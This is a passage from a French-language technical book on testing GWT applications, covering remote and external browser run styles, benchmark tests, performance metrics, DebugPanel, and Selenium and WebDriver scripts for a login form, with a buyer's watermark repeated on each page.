


Figure 14–7
Communication distante entre le navigateur et Selenium RC

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Ce mode permet d'industrialiser les tests GWT à une large échelle en les déportant sur des nœuds de serveurs. Cette méthode est préconisée lorsque les tests sont nombreux et les contraintes multi-navigateurs importantes. Google l'utilise en interne pour plusieurs de ses projets.

Le style distant

Le style distant n'est pas un mode officiellement pris en charge et certains navigateurs peuvent présenter des difficultés à le gérer. Malgré tout, il apporte des avantages non négligeables pour ceux qui ne peuvent systématiser l'installation d'un serveur Selenium. L'idée est de tester un site web en sollicitant des navigateurs distants via le protocole RMI. Supposons que nous souhaitions tester notre application sur IE 8 Windows, chose un peu exotique à partir d'un poste Linux.

GWT fournit une classe dénommée `BrowserManagerServer` exposant un navigateur pour le piloter via RMI. Ce programme est un exécutable Java qui va extraire le chemin du processus (le navigateur) et le nom logique passé par l'utilisateur pour les insérer dans l'annuaire RMIRegistry. Nous lançons le programme suivant (voir figure suivante).




Figure 14–8
Style de test distant avec RMI

Puis, côté client, nous utilisons sous TestRunner le paramètre `-runStyle RemoteWeb:rmi://machinedistante/ie6`.

De cette manière, TestRunner communique avec le navigateur distant en RMI et lui injecte la permutation JavaScript. Voilà une prouesse technique plutôt improbable...

Le style externe

Le style externe est le plus simple, il possède des similitudes avec le style distant, excepté que le processus du navigateur s'exécute sur la même machine que les tests. Il consiste à passer à TestRunner le chemin de l'exécutable du navigateur local à l'environnement de test de la manière suivante :

```
-runStyle ExternalBrowser: c:\Program Files\Mozilla Firefox\firefox.exe
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Synthèse des différentes options et annotations

Le tableau récapitulatif suivant énumère les différentes options de styles abordées précédemment.

Tableau 14–1 Différents styles de test

Mode et style	Arguments –Dgwt.args
Selenium	`-runStyle Selenium:localhost:4444/*firefox`
Navigateur externe	`-runStyle ExternalBrowser: c:\Program Files\Mozilla Firefox\firefox.exe`
Manuel	`-runStyle Manual`
HtmlUnit	`-runStyle HtmlUnit:FF3`
Navigateur distant	`-runStyle RemoteWeb:rmi://machinedistante/ie6`

Notez qu'il existe également des annotions spécifiques pour filtrer les tests par rapport à certains styles. Typiquement, si nous ne souhaitons pas que GWT utilise le moteur HtmlUnit pour un test en particulier, il suffit d'annoter le test avec `@DoNotRunWith` :

```
@DoNotRunWith(Platform.Htmlunit)
public void testQuiNeDoitPasEtreExecuteAvecHtmlUnit() {
   RootPanel.get().add(…);
   assertTrue(…);
}
```

Il s'agit généralement de tests connus pour fonctionner au sein des moteurs JavaScript des navigateurs, mais pas dans l'émulateur Rhino utilisé par HtmlUnit.

Tests de charge avec la classe Benchmark

En plus de fournir un socle de tests unitaires assez puissant, GWT propose de répéter à l'infini des tests unitaires pour étudier leur comportement aux cas limites.

Attention, ces tests n'ont rien à voir avec les simulateurs multi-threads que nous avons l'habitude de côtoyer dans le monde Java/JSP (JavaScript ne propose pas le multi-threading). Ces tests constituent une manière d'évaluer un traitement lorsqu'il est exécuté des centaines de fois de manière séquentielle.

Pour cela, le framework s'appuie sur la classe `Benchmark`, dérivée de `GWTTestCase` et qui contient des indicateurs de performances enregistrant les phases d'exécution des tests.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Créer un environnement de performances (*benchmarking*) consiste simplement à dériver de `Benchmark` plutôt que de `GWTTestCase` et à définir les axes qui seront utilisées pour les coordonnées des points.

Pour mettre en exergue ce type de test unitaire mesuré, voici un exemple concret avec la nouvelle technique de placement des contrôles développés pour GWT 2.0. Le test suivant effectue zéro à deux cents insertions de labels dans un conteneur et mesure les temps de latence de la méthode `forceLayout()`.

```
import com.google.gwt.benchmarks.client.Benchmark;
import com.google.gwt.benchmarks.client.IntRange;
import com.google.gwt.benchmarks.client.Operator;
import com.google.gwt.benchmarks.client.RangeField;
import com.google.gwt.user.client.ui.DockLayoutPanel;
import com.google.gwt.user.client.ui.Label;
import com.google.gwt.user.client.ui.LayoutPanel;
import com.google.gwt.user.client.ui.RootLayoutPanel;
import com.google.gwt.user.client.ui.RootPanel;
import com.google.gwt.user.client.ui.DockLayoutPanel.Direction;

/**
* Classe de test unitaire mesuré.
*/
public class MyModuleTest extends Benchmark {

      // On définit ici que l'axe X évolue de 1 à 200 avec un pas de 1
      final IntRange baseRange = new IntRange(1, 200,
            Operator.ADD, 1);

      public String getModuleName() {
         return "com.dng.MyModule";
      }

      public void gwtSetUp() {
         // Efface le contenu de RootPanel avec la méthode abordée précédemment
      }
      // Attention, cette méthode vide est obligatoire
      public void testNewDockLayout() {
      };

      /**
       * Insère de 0 à 200 Labels dans DockLayoutPanel
       *
       * */
      public void testNewDockLayout(@RangeField("baseRange") Integer size) {

         DockLayoutPanel p = new DockLayoutPanel(Unit.EM);
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
        p.add(new HTML("north"), Direction.NORTH, 2);
        p.add(new HTML("south"), Direction.SOUTH, 2);

        p.add(new HTML("east"), Direction.EAST, 2);
        p.add(new HTML("west"), Direction.WEST, 2);
        LayoutPanel lp = new LayoutPanel();
        p.add(lp, Direction.CENTER, 2);

        // On ajoute à chaque itération de tests un nombre "size" de Label
        for (int i = 0; i < size.intValue(); i++) {
           lp.add(new Label("L"+i));
        }
        // Logiquement, le temps d'exécution de cette méthode devrait
        // être linéaire
        p.forceLayout();
        RootLayoutPanel rp = RootLayoutPanel.get();
        rp.add(p);
        rp.layout();
      }
}
```

On pourrait se demander à quoi peut bien servir un tel test, à part pousser GWT aux cas limites. La réponse est sans doute dans le graphique créé pour la permutation IE7. Lorsque nous lançons l'outil `BenchmarkViewer` situé dans le répertoire d'installation de GWT, ce dernier affiche par défaut le contenu des rapports produits lors de la phase d'exécution des tests. La figure 14-9 présente le résultat, plutôt surprenant...




Figure 14–9
Rapports de benchmark

Globalement, JUnit indique que le test en question a pris de 0 à 2 500 ms en fonction des itérations, mais surtout qu'un événement assez inattendu est survenu lors de l'itération 125 : les délais d'attente se sont mis à chuter brusquement pour atteindre

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

une réactivité quasi instantanée. Est-ce un effet de bord du ramasse-miettes Java ou une optimisation interne d'IE8 en fonction d'un certain volume ? C'est difficile à dire, sûrement un peu des deux.

Toujours est-il que ce test mesuré va nous permettre de calibrer le nombre de labels à insérer en fonction des performances attendues. Voilà concrètement un des bénéfices de cette technique.

Les compteurs intégrés de performance

Une autre manière d'observer les performances consiste à faire appel aux compteurs intégrés de performance ou *Lightweight Metrics System*. Destinés à fournir des informations sur toutes les étapes de la chaîne des traitements GWT, ces indicateurs légers (car ils n'imposent aucune contrainte lourde d'infrastructure) sont internes au framework et peuvent être enrichis ou personnalisés par le développeur.

Les autres avantages de ces compteurs sont les suivants :

- Le surcoût induit par leur exécution est négligeable.
- Ils sont paramétrés par défaut lors des appels RPC et du chargement de l'application.
- Ils peuvent être étendus pour des besoins spécifiques.
- Il est possible de profiler plusieurs modules simultanément.

Leur mode de fonctionnement est relativement trivial. Un compteur est identifié par une structure JSON contenant les champs suivants :

Tableau 14–2 Différents types de traces

Champs	Description	Exemple
`moduleName`	Correspond au nom du module profilé	`"Showcase"`
`subSystem`	Correspond à l'API profilée (RPC…)	`"RPC"`
`evtGroup`	Information supplémentaire annexée à l'événement (octets reçus, etc.)	`"4" (RequestId)`
`millis`	Le temps passé	`(new Date()).getTime()`
`type`	Le type d'événement	`"RequestReceived"`
`sessionId`	L'identifiant de session associé à l'évènement	`1EFGGFG4545`

Le listing suivant montre le code d'une des couches basses RPC, `RpcCallBackAdapter`, qui s'appuie sur une méthode JSNI pour alimenter la structure. On peut imaginer reprendre cette bonne pratique pour nos propres besoins :

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
// Réception d'une réponse RPC
String encodedResponse = response.getText();
      int statusCode = response.getStatusCode();
      boolean toss = RemoteServiceProxy.isStatsAvailable()
          && RemoteServiceProxy.timeStat(methodName,
              requestId, encodedResponse.length(), "responseReceived"));
(…)
public static native JavaScriptObject timeStat(String method, int count,
      String eventType) /*-{
    return {
      moduleName: @com.google.gwt.core.client.GWT::getModuleName()(),
      subSystem: 'rpc',
      evtGroup: count,
      method: method,
      millis: (new Date()).getTime(),
      type: eventType
    };
  }-*/;
```

Une fois la structure alimentée et les métriques collectées, il ne reste plus qu'à les restituer visuellement.

Le seul projet aujourd'hui capable d'afficher des données de cette API est le composant `DebugPanel`. Hébergé sur le site http://code.google.com/p/gwt-debug-panel/, ce projet permet d'insérer un conteneur `DebugPanel` à n'importe quel endroit d'une page HTML (via une balise `<div>` bien identifiée de la page hôte). Préalablement à cette étape, il est nécessaire de télécharger le fichier JAR du `DebugPanel` et de référencer le module dans le fichier de configuration.

Côté code, l'utilisateur bénéficie d'une API constituée essentiellement du composant `DebugPanelWidget` qu'il ajoute à sa guise n'importe où dans l'application.

```
    // Rechercher l'ID debug-panel
    RootPanel root = RootPanel.get("debug-panel");
    if (root == null) {
      root = RootPanel.get();
    }
    // Insérer à cet endroit le DebugPanel
    root.add(
        new DebugPanelWidget(this, true, new DebugPanelWidget.Component[] {
            panelComponent,
            new DefaultExceptionDebugPanelComponent(em),
            new DefaultCookieDebugPanelComponent(),
            logComponent,
            xmlComponent
        }));
```

Ce composant fournit également des fonctionnalités évoluées telles qu'un afficheur d'exceptions ou le contenu des cookies en temps réel.

Une fois inséré, le rendu d'un `DebugPanel` est le suivant :




Figure 14–10
Le composant DebugPanel

Tests fonctionnels robotisés : scénarios joués

Les tests unitaires ont pour vocation de vérifier des exigences par rapport à un contrat d'interface. Ils se placent du côté des API. Il est parfois indispensable de les compléter avec des tests fonctionnels de plus haut niveau. Un test fonctionnel couvre toutes les étapes d'une fonctionnalité donnée. Cela peut aller de l'enregistrement d'un utilisateur dans une application (affichant potentiellement plusieurs formulaires de manière interactive) à la vérification de saisie dans un champ textuel.

Il existe deux types d'école dans ce domaine : les adeptes du test manuel humain et les fidèles du test robotisé consistant à enregistrer un scénario pour le rejouer de manière automatique. Le premier présente l'avantage lié à l'intelligence de l'humain, qui a tendance à adapter son test en fonction des évolutions de l'application. Le second a l'avantage et les inconvénients du robot : capable d'en exécuter des centaines sans se fatiguer, mais sensible au moindre grain de sable, tel un changement de nom dans une balise.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Dans cette partie, nous nous attardons sur les tests robotisés. En effet, à part un processus de test outillé, les tests manuels n'imposent aucune restriction particulière. L'utilisateur suit scrupuleusement son cahier de recette.

Il existe des dizaines d'outils sur le marché ciblant le test robotisé. Côté commercial, on peut citer la suite HP Quick Test Professional, Rational TeamTest d'IBM ou QA Center de Compuware. Ces offres sont concurrencées par pléthore d'outils libres ou Open Source, les plus connus étant OpenSTA, JMeter, Selenium, HtmlUnit et WebDriver.

- OpenSTA a l'avantage de fournir un studio d'enregistrement, mais ne sait malheureusement pas interpréter intelligemment du code JavaScript, un outil peu adapté au monde Ajax, diront certains.
- JMeter dispose d'un excellent proxy d'enregistrement, mais cible une catégorie d'utilisateurs plus initiés. Comme OpenSTA, il tolère plutôt mal les applications JavaScript.
- Selenium, HtmlUnit et WebDriver sortent du lot de par la qualité de leur outillage, le soutien d'une communauté riche en plein essor et leur compatibilité native avec Ajax.

Selenium IDE

Selenium IDE se présente sous la forme d'un plug-in Firefox qui enregistre toutes les actions de l'utilisateur, les exporte sous divers langages (Java, C#, Ruby, Python...) pour être rejouées manuellement ou automatisées via JUnit.

Le procédé use des fonctions spécifiques proposées par les navigateurs ; ces mêmes API sont utilisées par le plug-in GWT en mode développement. Il est possible à tout moment de suspendre un test, de travailler en pas à pas ou d'afficher le contenu de la page sous un format DOM. Pour installer Selenium, il suffit de télécharger la dernière version de l'outil sur seleniumhq.org puis de l'installer sous Firefox. L'enregistrement débute dès l'activation du bouton *record*.

Dans le vocabulaire Selenium, chaque action correspond à une commande. Les commandes sont affichées en temps réel au rythme des actions utilisateur en mode enregistrement.

Prenons comme exemple la fonctionnalité classique d'authentification d'une application de gestion. L'utilisateur saisit son identifiant et son mot de passe, puis invoque un service RPC qui valide et retourne l'ensemble des informations de profil (nom de famille, coordonnées, etc.).

Voici l'application à tester. Pour plus de clarté, nous avons supprimé les lignes non pertinentes pour la compréhension du cas de test :

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Figure 14–11
Les différents langages supportés par Selenium IDE





Figure 14–12
Enregistrement d'un scénario de test avec Selenium IDE




```
public void onModuleLoad() {
    final Button sendButton = new Button("Send");
    final TextBox loginField = new TextBox();
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
final PasswordTextBox passField = new PasswordTextBox();
loginField.setText("Login");

loginField.ensureDebugId("userTextBox");
passField.ensureDebugId("passTextBox");

sendButton.addStyleName("sendButton");
sendButton.ensureDebugId("sendButton");

// Ajoute les champs login et mot de passe

RootPanel.get("loginField").add(loginField);
RootPanel.get("passField").add(passField);
RootPanel.get("sendButtonContainer").add(sendButton);

// Crée la pop-up qui affichera les informations de profil

final DialogBox dialogBox = new DialogBox();
dialogBox.setText("Authentification");
dialogBox.setAnimationEnabled(true);
final Button closeButton = new Button("Fermer");

final Label textToServerLabel = new Label();
final HTML serverResponseLabel = new HTML();
serverResponseLabel.ensureDebugId("response");

VerticalPanel dialogVPanel = new VerticalPanel();
dialogVPanel.add(new HTML("<br><b>Information du profil :</b>"));
dialogVPanel.add(serverResponseLabel);
dialogVPanel.setHorizontalAlignment(VerticalPanel.ALIGN_RIGHT);
dialogVPanel.add(closeButton);
dialogBox.setWidget(dialogVPanel);

// Create a handler for the sendButton and nameField
class MyHandler implements ClickHandler, KeyUpHandler {
  public void onClick(ClickEvent event) {
    sendLoginToServer();
  }

  public void onKeyUp(KeyUpEvent event) {
    if (event.getNativeKeyCode() == KeyCodes.KEY_ENTER) {
      sendLoginToServer();
    }
  }

  /**
   * Envoie le login au serveur et attend la réponse.
   */
```

```
    private void sendLoginToServer() {
      sendButton.setEnabled(false);
      String textToServer = loginField.getText();
      textToServerLabel.setText(textToServer);

      userService.authenticateUser(textToServer, new AsyncCallback<String>() {
        public void onFailure(Throwable caught) {
          // Gérer les erreurs ici
        }

        public void onSuccess(String result) {
          dialogBox.setText("Détails de " + textToServerLabel.getText());
          serverResponseLabel.setHTML(result);
        }
      });
    }
  }

  MyHandler handler = new MyHandler();
  sendButton.addClickHandler(handler);
  loginField.addKeyUpHandler(handler);
}
```




Figure 14–13
Scénario d'authentification

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Vous remarquerez dans ce code la présence de la méthode `ensureDebugId()`. Celle-ci demande à GWT d'ajouter à certaines balises un attribut `"Id"` qui permettra aux outils de test de les identifier de manière unique dans une page donnée. Cette méthode n'est activée que lorsque le module GWT de débogage est référencé dans le module à tester :

```
<module>
      (…)
      <inherits name='com.google.gwt.debug.Debug' />
      <set-property name="gwt.enableDebugId" value="true" />
</module>
```

Du point de vue graphique, le rendu du traitement d'identification s'affiche comme sur la figure 14-13.

Une fois le scénario enregistré avec Selenium IDE, nous l'exportons au format Java JUnit. Cela donne :

```
package com.dng.mymodule.tests;

import com.thoughtworks.selenium.*;
import java.util.regex.Pattern;

public class MyModuleTest extends SeleneseTestCase {
      public void setUp() throws Exception {
         setUp("http://localhost:8888/", "*chrome");
      }
      public void testLogin() throws Exception {
         selenium.open("/MyModule.html?gwt.codesvr=169.254.162.237:9997"); (1)
         selenium.type("gwt-debug-userTextBox", "Login"); (2)
         selenium.type("gwt-debug-passwordTextBox", "password"); (3)
         selenium.click("gwt-debug-sendButton"); (4)
         // Ne garantit pas toujours que les services auront le temps de
         // s'exécuter. Il faut parfois mettre en place des mécanismes
         // spécifiques
         selenium.waitForPageToLoad("5000"); (5)
         assertTrue(selenium.isTextPresent("Jaber")); (6)
      }
}
```

L'étape (1) lance l'ouverture de Firefox sur l'URL du mode développement. L'étape (2) alimente automatiquement le texte `Login` dans le champ correspondant à l'identifiant. L'étape (3) réalise la même opération que précédemment avec le mot de passe. Le formulaire est ensuite validé à l'étape (4) en simulant un clic sur le bouton `Envoyer`. Enfin, les étapes (5) et (6) attendent le résultat du serveur renvoyé dans une

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

boîte de dialogue JavaScript. Ce contenu textuel est analysé à l'aide de la méthode `isTextPresent()` pour s'assurer que le profil correspond bien à l'identifiant initial.

Le listing précédent met en évidence la simplicité avec laquelle une fonctionnalité est testée et automatisée avec les API Selenium. Il faut aussi noter la capacité de Selenium à gérer les retours Ajax ; ici, nous réalisons un appel RPC puis nous affichons une boîte de dialogue modale.


Le module WebDriver

Lorsqu'il est utilisé en dehors du navigateur, Selenium s'appuie sur HtmlUnit (via le framework Rhino) pour interpréter le JavaScript présent dans les pages web. Rhino est un moteur d'interprétation JavaScript. Or, comme chacun sait, non seulement les navigateurs divergent dans leur implémentation du DOM, mais certaines spécifications JavaScript (gestion événementielle, etc.) sont couvertes différemment lorsqu'il s'agit d'Internet Explorer ou Firefox.

La très récente intégration du projet WebDriver à Selenium a sensiblement modifié la donne. Il est désormais possible de reproduire le plus fidèlement possible tous les types d'environnement d'exécution cible grâce à l'apport inestimable de WebDriver. Le duo Selenium/WebDriver permet d'enregistrer des scénarios qui seront joués nativement sur les principaux navigateurs du marché. Un must !

D'un point de vue conceptuel, WebDriver s'appuie sur une architecture extensible, comme le montre la figure suivante. L'interface `WebDriver` décrit le contrat de base devant être respecté par tous les navigateurs (recherche d'un élément du DOM, accès à une URL, fermeture et ouverture du navigateur, etc.). Puis, chaque éditeur fournit sa propre implémentation.

Figure 14–14
Architecture de WebDriver



Voyons l'exercice précédent appliqué aux API WebDriver et au mode développement. Les trois objets principaux de l'API WebDriver sont `WebElement`, `Driver` et la classe `By`.

```
import java.io.File;
import java.io.IOException;
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
import junit.framework.TestCase;

import org.openqa.selenium.By;
import org.openqa.selenium.RenderedWebElement;
import org.openqa.selenium.WebDriver;
import org.openqa.selenium.WebElement;
import org.openqa.selenium.firefox.FirefoxDriver;
import org.openqa.selenium.firefox.FirefoxProfile;

public class MyModuleTest extends TestCase {
      WebDriver driver ;

      protected void setUp() {
         try {
            FirefoxProfile profile = new FirefoxProfile(); (1)
            // On ajoute le plug-in du mode développement
            profile.addExtension(new File("c:\\gwt-dmp-ff35.xpi")); (2)
            // Et Firebug sert parfois à corréler le résultat des tests
            profile.addExtension(new File("c:\\firebug-1.4.2-fx.xpi"));
            driver = new FirefoxDriver(profile); (3)
            driver.get("http://localhost:8888/MyModule.html? (4)
                                    gwt.codesvr=169.254.162.237:9997");

         } catch (IOException e) {
            // Gérer l'exception
         }
      }

      public void testLogin() {

         // Rechercher le champ Login et saisir "sami"
         WebElement query = driver.findElement(
                                 By.id("gwt-debug-userTextBox"));(5)
         query.sendKeys("sami");

         // Rechercher le champ Password et saisir "password"
         query = driver.findElement(By.id("gwt-debug-passTextBox"));
         query.sendKeys("password");

         // Cliquer sur le bouton "envoyer"
         query = driver.findElement(By.id("gwt-debug-sendButton"));
         query.click();

         // Une popup GWT apparaît, analyser son contenu
         RenderedWebElement resultsDiv = (RenderedWebElement) driver
               .findElement(By.id("gwt-debug-nom")); (6)

         assertEquals("Jaber", resultsDiv.getText());
      }
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
    @Override
    protected void tearDown() throws Exception {
       driver.close(); (7)
    }
}
```

Une explication de test s'avère indispensable pour comprendre le code précédent, notamment la phase d'initialisation.

Il faut savoir que WebDriver utilise les *profiles* Firefox pour l'exécution des tests. Les profils compartimentent des environnements (une base de plug-ins et d'extensions quasi vide, un cache et un répertoire de profil spécifique, etc.) pour éviter les éventuels effets de bord induits par les outils installés dans le profil par défaut (même s'il est possible d'utiliser WebDriver en forçant l'utilisation d'un profil donné).

Une fois la classe `FirefoxProfile` instanciée à l'étape (1), il reste à configurer les différents plug-ins (2) qui sont utilisés dans le profil de test nommé `WebDriver`. Pour cela, nous invoquons la méthode `addExtension()` de la classe `FirefoxProfile`. Le premier plug-in indispensable est celui du mode développement de GWT, sans quoi nous ne serions pas en mesure de lancer l'application GWT (notez qu'en mode production, ce plug-in n'est pas nécessaire). L'autre est le plug-in Firebug, qui nous permet de temps à autre d'inspecter le DOM ou de récupérer d'éventuels messages émis par l'application dans sa console.

La création du driver s'effectue lors de l'étape (3) ; c'est ici qu'il faut paramétrer le type de navigateur à tester.

L'étape (4) fait pointer Firefox sur l'URL du mode développement. Les étapes (5) et (6) recherchent les composants à alimenter via le couple `driver.FindElement()` et `By.id()`.

La dernière étape (7) constitue une sorte de destructeur. Que le test réussisse ou échoue, le navigateur est proprement fermé.

Un rapprochement entre les équipes Selenium et WebDriver a été opéré il y a quelques mois. Il est très probable que la prochaine version de Selenium intègre nativement WebDriver.

Les stratégies de test par bouchon (mocking)

Comme exposé précédemment, il est d'usage de créer un test unitaire par méthode publique. Or, l'interdépendance de certaines méthodes avec le reste de l'application

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

induit une complexité supplémentaire, par exemple si on doit se connecter à une base de données, injecter des données préalables ou communiquer avec un protocole réseau.

C'est pour toutes ces raisons que les frameworks d'objets bouchons (*mock objects*) existent. Un objet bouchon représente une copie de l'objet cible à tester. Il dissimule toute l'implémentation d'origine. On peut ainsi paramétrer des données en dur ou simuler un contrat prédéfini de manière isolée du reste du système.

Il existe dans le monde Java plusieurs frameworks de bouchon, les plus connus étant EasyMock, Mockito, JMock ou SevenMock.

D'un point de vue technique, un objet bouchon crée un « proxy dynamique », soit une sous-classe de la classe d'origine qui redéfinit entièrement les méthodes de la classe mère. Cet objet donne l'illusion au client qu'il manipule l'objet réel.

Comment GWT peut-il s'interfacer avec les frameworks de bouchons ?

GWT n'impose aucune contrainte majeure quant à l'utilisation de cette démarche de test. Le développeur doit simplement prendre en compte le fait que toute tentative de bouchon sur un widget se soldera par un échec. En effet, l'instruction `GWT.create()` n'étant utilisable que côté client, une exception est levée lorsqu'on tente d'alimenter des champs ou de modifier un bouton ou un label sans avoir d'environnement hébergé.

```
java.lang.ExceptionInInitializerError
    at sun.reflect.GeneratedSerializationConstructorAccessor1.newInstance(Unknown Source)
    at java.lang.reflect.Constructor.newInstance(Constructor.java:494)
    at (…) sun.reflect.NativeMethodAccessorImpl.invoke(NativeMethodAccessorImpl.java:39)
    at
sun.reflect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.java:25)
    ...
Caused by: java.lang.UnsupportedOperationException: ERROR: GWT.create() is only usable in
client code! It cannot be called, for example, from server code. If you are running a unit
test, check that your test case extends GWTTestCase and that GWT.create() is not called
from within an initializer or constructor.
    at com.google.gwt.core.client.GWT.create(GWT.java:91)
